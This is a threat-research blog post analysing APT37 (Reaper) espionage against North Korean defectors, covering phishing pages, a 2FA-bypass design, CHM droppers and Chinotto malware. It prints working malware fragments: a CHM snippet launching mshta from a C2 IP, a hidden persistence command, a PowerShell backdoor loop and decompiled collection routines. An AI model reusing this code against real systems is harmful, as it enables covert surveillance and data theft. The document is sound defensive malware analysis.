Peeking at Reaper’s surveillance operations

blog.sekoia.io/peeking-at-reaper-surveillance-operations-against-north-korea-defectors/

16 March 2023

Threat & Detection Research Team March 16 2023
405 0

Read it later Remove

29 minutes reading

During our day to day hunting to protect our customers, we came across two Command and Control servers (C2s) of the North Korea-nexus intrusion set **Reaper (aka APT37)** with open directories, allowing us to observe **hosted implants** as well as **victim’s exfiltrated data**.

Reaper is active since at least 2012, primarily conducting cyberespionage **campaigns against NGOs** and civil society (dissidents, journalists, DPRK defectors). Reaper’s assessed missions are **surveillance and counter intelligence in support of DPRK’s strategic interests**, notably the **Ministry of State Security** (MSS) aka. Bowibu. Reaper used infection vectors in past campaigns include watering holes exploiting 0 day vulnerabilities, and phishing emails with malicious attachment.

SEKOIA.IO analysts’ investigation led to the uncovering of several **phishing webpages**, a CHM infection vector, new **PowerShell implants** and **Chinotto malware modules**, a Reaper signature malware documented by Kaspersky in November 2021. We assess the recently observed activity almost certainly pertains to the surveillance of North Korea defectors, and associate it to Reaper with high confidence.


Credential harvesting via phishing webpages

Our first finding was phishing webpages targeting multiple email and cloud services such as **Naver**, **iCloud**, **Kakao**, **Mail.ru** and **163.com**. In some cases, we were able to retrieve the phishing web pages and analyse their source code.

SEKOIA.IO

Samples of phishing webpages created by Reaper

Targeting Kakao and 163.com users



163 网易免费邮 mail.163.com | 中文邮箱第一品牌

VIP 会员 企业邮箱 海外登录 | 帮助 反馈

看不懂外国客户在说啥？

用邮箱大师翻译功能，多国语言秒读懂！

下载邮箱大师

邮箱帐号登录

邮箱帐号或手机号码

输入密码


□ 十天内免登录 忘记密码?

登 录

注册网易邮箱 邮箱官方App

无限容量，使用无忧 升级VIP邮箱

Fake 163.com login webpage



카카오계정 하나로 충분합니다..

카카오 서비스 뿐 아니라 Daum, Melon 및 다양한 외부 서비스까지
카카오계정 하나로 편리하게 이용해보세요!

kakao

카카오메일 아이디, 이메일, 전화번호

비밀번호

○ 로그인 상태 유지

로그인

또는

QR코드 로그인

회원가입 카카오계정 | 비밀번호 찾기


이용약관 개인정보 처리방침 운영정책 고객센터 공지사항 한국어

Copyright © Kakao Corp. All rights reserved.

Fake kakao.com login webpage

SEKOIA.IO analysts identified two types of phishing operated by Reaper. The first one, used against 163.com users, is quite standard: the collected credentials are sent to a PHP script and the victim is redirected to the real service via Javascript, following a fake error message. Interestingly, the variables used to send the stolen credentials (atotsuke, akaunto, pasuwado) are in Japanese. SEKOIA.IO analysts assess it is a possible attempt to run a **false flag operation**.

The second one, used against iCloud, Naver and Kakao, is more complex as it can rely on four different technologies (HTTP, websockets, and real time messaging public services Ably and Pubnub) to bypass 2 factors authentication (2FA) mechanism. SEKOIA.IO analysts assess Reaper possibly interface **Ably** and **Pubnum** services with browser automation libraries (such as **Puppeteer**) on the server side. In this case, the browser automation script would be used to check whether the data provided is valid and steal the authentication tokens / cookies, as indicated below.



SEKOIA.IO | 2FA bypass by using real time messaging services

Use of Ably and PubNub Reaper in their phishing operations

1 The phishing web page subscribes to a channel, sending stolen credentials to a browser automation script interacting with the real webpage.

2 The browser automation script sends the stolen credentials and OTP to the real web page.


3 If the authentication succeeds, the cookies are saved and a message aimed to redirect the user to the real login page is sent back. Otherwise, error messages are displayed to the user.

As the API keys used by Reaper are directly available inside the client-side JavaScript code, **anyone can subscribe to the communication channels and look at Reaper operations** which represents an opportunity for cybersecurity researchers to gain insight into Reaper's victimology.

It is worth to note that **these phishing webpages were not resolved by any domain name**. Therefore, we still don't know how they were accessed by the victims. It is possible that they were embedded inside **iframes** by using vulnerabilities affecting some services, inserted in attacker's controlled websites or in HTML files sent by email.

Infection vector and Powershell backdoors

The infection vectors retrieved during our investigation came from a Github repository online since 2021 and used as a staging infrastructure by Reaper. Most of the infection vectors (dozen of them) are **RAR and ZIP archives** containing malicious **Microsoft Compressed HTML (CHM) files**, sometimes associated to a decoy “password protected” benign document. When opened, these CHM files execute **MSHTA** to download and launch a lighter variant of the Chinotto Powershell backdoor, as shown below:



SEKOIA.IO | Malicious CHM launching MSHTA


The loaded MSHTA contains the PowerShell backdoor

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Button" value="Bitmap::shortcut">
<PARAM name="Item1" value=',mshta.exe,http://141.105.65.165/data/proxy/3.html ,'>
<PARAM name="Item2" value="273,1,1">
</OBJECT>
<script>
x.Click();
</script>
```

The PowerShell backdoors loaded from the mshta files on the remote server ensure their persistence thanks to a random registry key stored under HKCU:\Software\Microsoft\Windows\Current Version\Run\[Random Value]. This key executes mshta to load the backdoor hosted on the C2 server, as shown below:

C:\windows\system32\cmd.exe /c PowerShell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 487980 2.2.2.2 || mshta http://[C2]/[mshta].html

Two Powershell backdoors variants were discovered from the retrieved mshta files hosted on the remote server. The first one, previously named “light” variant and already documented by multiple cybersecurity vendors, such as Ahnlab, is a simple backdoor which communicates every 7 seconds to its C2 to receive a command to execute through cmd.exe /c [command] and redirect the result to a specific file. The resulting file content is then encoded in base64 and sent to the C2 via a POST HTTP request.



SEKOIA.IO | Command handling of the “light” PowerShell backdoor

```
do {
    Try {
        $ILwtQ = sendRequest $computer_and_user '';
        If($content -ne 'null' -and $content -ne '') {
            $content = $content.SubString(1, $ILwtQ.Length - 2);
            $command = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($content));
            if ($command) {
                cmd.exe /c $command > $result_file;
                $result = Get-Content $result_file;
                $data = 'R=' + [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($result));
                sendRequest $computer_and_user $data;
            }
        }
    }
    Catch {}
    Start-Sleep -Seconds 7;
} while ($true -eq $true)
```

The second variant have the same code base as the first one, but instead of directly executing commands via cmd.exe, it accepts a few hard coded commands handled by Powershell, such as:

Command	Description

Command	Description
fileinfo	Recursively list all files in a directory and create a CSV file with the following attributes:Name, Length, LastWriteTime, Fullname and send it back to the C2.
dir	Create a ZIP archive of a specified directory and send it back to the C2.
file	Send back the content of a file to the C2.
down	Download a file via wget from a specified URL.


Based on Korea Internet & Security Agency’s publication on ThorCERT, these first backdoors deployed on the victim’s computers are used to execute the Chinotto DLLs.

New Chinotto Windows DLLs

In 2021, Kaspersky discovered a new malware named Chinotto (based on its pdb filename string) attributed to Reaper. According to Kaspersky, this malware shows fully fledged capabilities to control and exfiltrate sensitive information from the victims. As mentioned before, this malware has a Windows, an Android and a Powershell variant. Older Windows DLLs of Chinotto communicate with the C2 using HTTP, notably with the following commands:

- cmd: execute a received command
- down/up: download/upload a file
- scap: take screenshots for a certain period of time
- etc.

In this investigation, SEKOIA.IO analysts only identified Windows Chinotto DLLs, that we called the **CKU** and the **DATA** variants. In variants we analysed, instructions are hardcoded, either with the “cku” or with the “data” command, depending on the type of variant, and communication with the C2 only occurs to exfiltrate data.



SEKOIA.IO | Differences between the old and new Chinotto samples

```
while ( 1 )
{
  v23 = 0;
  // Get command from C2 :
  // http://%s%s?id=%s&type=command&direction=receive
  received_command = RequestC2((int)v29, &v23, (int)v8, (int)v31);
  v13 = received_command;
  v14 = -1;
  if ( received_command && *received_command && v23 )
  {
    received_command[v23] = 0;
    v25 = 0;
    command = copy_command(received_command);
    v16 = (WCHAR *)operator new(0x2000u);
    MultiByteToWideChar(0, 0, command, -1, v16, 4096);
    OutputDebugStringW(v16);
    OutputDebugStringW(L"\n");
    v17 = dispatch_command(v26, command, (__int16 *)v31, (__int16 *)v29);
    v14 = v17;
    if...
  }
  Sleep(500 * v24);
  if...
  v18 = RequestC2((int)v33, &v23, (int)v26, (int)v35);
  v13 = v18;
  if ( v18 )
    break;
LABEL_26:
  if...
LABEL_30:
  Sleep(500 * v24);
  v8 = v26;
}
```

Old variant

```
int __usercall main_routine@<eax>(char *sIP@<edi>, WCHAR *w_co
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO E

  memset(Command, 0, 260);
  // base64("cku:") = "Y2t1Og=="
  strcpy(b64_string, "Y2t1Og==");
  memset(&b64_string[9], 0, 0x299B);
  if ( decode_b64_command(b64_string, Command) == 1 )
  {
    dispatch_command(url, w_computer_username, Command, sIP);
    Sleep(0x1388u);
  }
  Sleep(0xEA60u);
  return 1;
}
```

```
void __usercall sub_100360F0(int a1@<ecx>, int a2@<edi>, void *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(v5, 0, 260);
  // base64("data:") = "ZGF0YTo="
  strcpy(v4, "ZGF0YTo=");
  memset(&v4[9], 0, 10651);
  if ( decode_b64_command(v4) == 1 )
  {
    dispatch_command(a1, v5, a2, a3);
    Sleep(0x1388u);
  }
  Sleep(0xEA60u);
}
```

New variant

The figure above outlines observed differences between older and newer samples. The left side of the figure shows a while loop which contains functions to request commands from the C2 and execute this command. In newer versions (right side of the figure), the while loop is removed as well as the function to request the command from the C2. Instead, the command is hardcoded in base64. The upper part corresponds to the “cku” version and the bottom to the “data” version.

In addition to the hardcoded command, the dispatch_command function contains other available commands, allowing for a differentiation between capabilities of the samples found in late 2021 by Kaspersky and samples observed by SEKOIA.IO analysts. The following table shows the added and removed commands.

Command	Description	Note
ref	Send beacon to the C2 server	
cmd	Execute Windows command	
down	Download file from C2	
up	Upload file to C2	
state	Upload log file	
regstart	Copy current malware to CSIDL_COMMON_DOCUMENTS and register file to registry	
cleartemp	Remove files from malware folder (in %APPDATA%)	
updir	Copy current malware to CSIDL_COMMON_DOCUMENTS and register file to registry	removed
init	Collect files from specific paths and extensions	removed
scap	Take screenshot	removed
run	Run Windows command with ShellExecuteW API	
chedc	Download an encrypted file	
update	Download updated malware and register it	
wait	Sleep for 30 minutes	
wakeup	Wake up after 2.5 seconds	
cku	Explained below	New. Only in the CKU variant
data	Explained below	New. Only in the DATA variant

CKU command

The CKU command is a combination of three functionalities:

- screen capture
- keylogging
- data collection
- etc.

Screen capture

Screenshots are made every 5 seconds. The name of the screenshot contains the date in the following format: YYYY-MM-DD HH:MM:SS.jpg (example: 2023-01-12 13:23:45.jpg)

Keylogging

The keylogging functionality uses the GetAsyncKeyState API. Each keystroke is logged with the name of the current foreground windows in a file named C:\Users\Public\Key.ini

Data collection

As described by Kaspersky, to select data to extract, Chinotto needs a filter containing:

- a path
- at least one regex describing the files to be extracted.

The malware will then gather all files matching the regex from the directory path and its subdirectories.

The CKU command:

- collects .ini files from C:\Users\Public (including subdirectories). This includes the Key.ini file. The corresponding filter is C:\Users\Public>ini|

- checks if removable devices are attached to the computer. If so, all files are dumped. The filter is :\>.|
- checks if the directory C:\ProgramData\Phone exists. If so, all files are also dumped. The filter is C:\ProgramData\Phone>.|.

DATA command

We only identified a few “DATA” samples, and found these variants are of lesser complexity than the CKU variant. The data collection uses the same principle as for the CKU command, with different filters. The variants we found don’t have the same behaviour, for instance here are two filters found in different data variants:


- From common directory (CSIDL_MYDOCUMENTS, CSIDL_MYMUSIC, CSIDL_MYVIDEO, FOLDERID_DOWNLOADS), the command gather files with the following extensions: |jpeg|png|gif|bmp|hwp|hwpx|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|wav|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp
- The command gather files from D:\ and E:\ with the following extensions: jpg|jpeg|png|gif|bmp|hwp|hwpx|doc|docx|xls|xlsx|xlsm|ppt|pptx|pdf|txt|mp3|amr|m4a|ogg|aac|wav|wma|3gpp|eml|lnk|zip|rar|egg|alz|7z|vcf|3gp

Data extraction

Data extraction (for CKU and DATA commands) consists in creating a ZIP archive of files with the following name format e_[ckupd]-[a-zA-Z0-9]{8}.zip. The ckupd part indicates the type of data contained in the archive:

- d: documents collected by the “data” DLL
- c: the archive contains screenshots
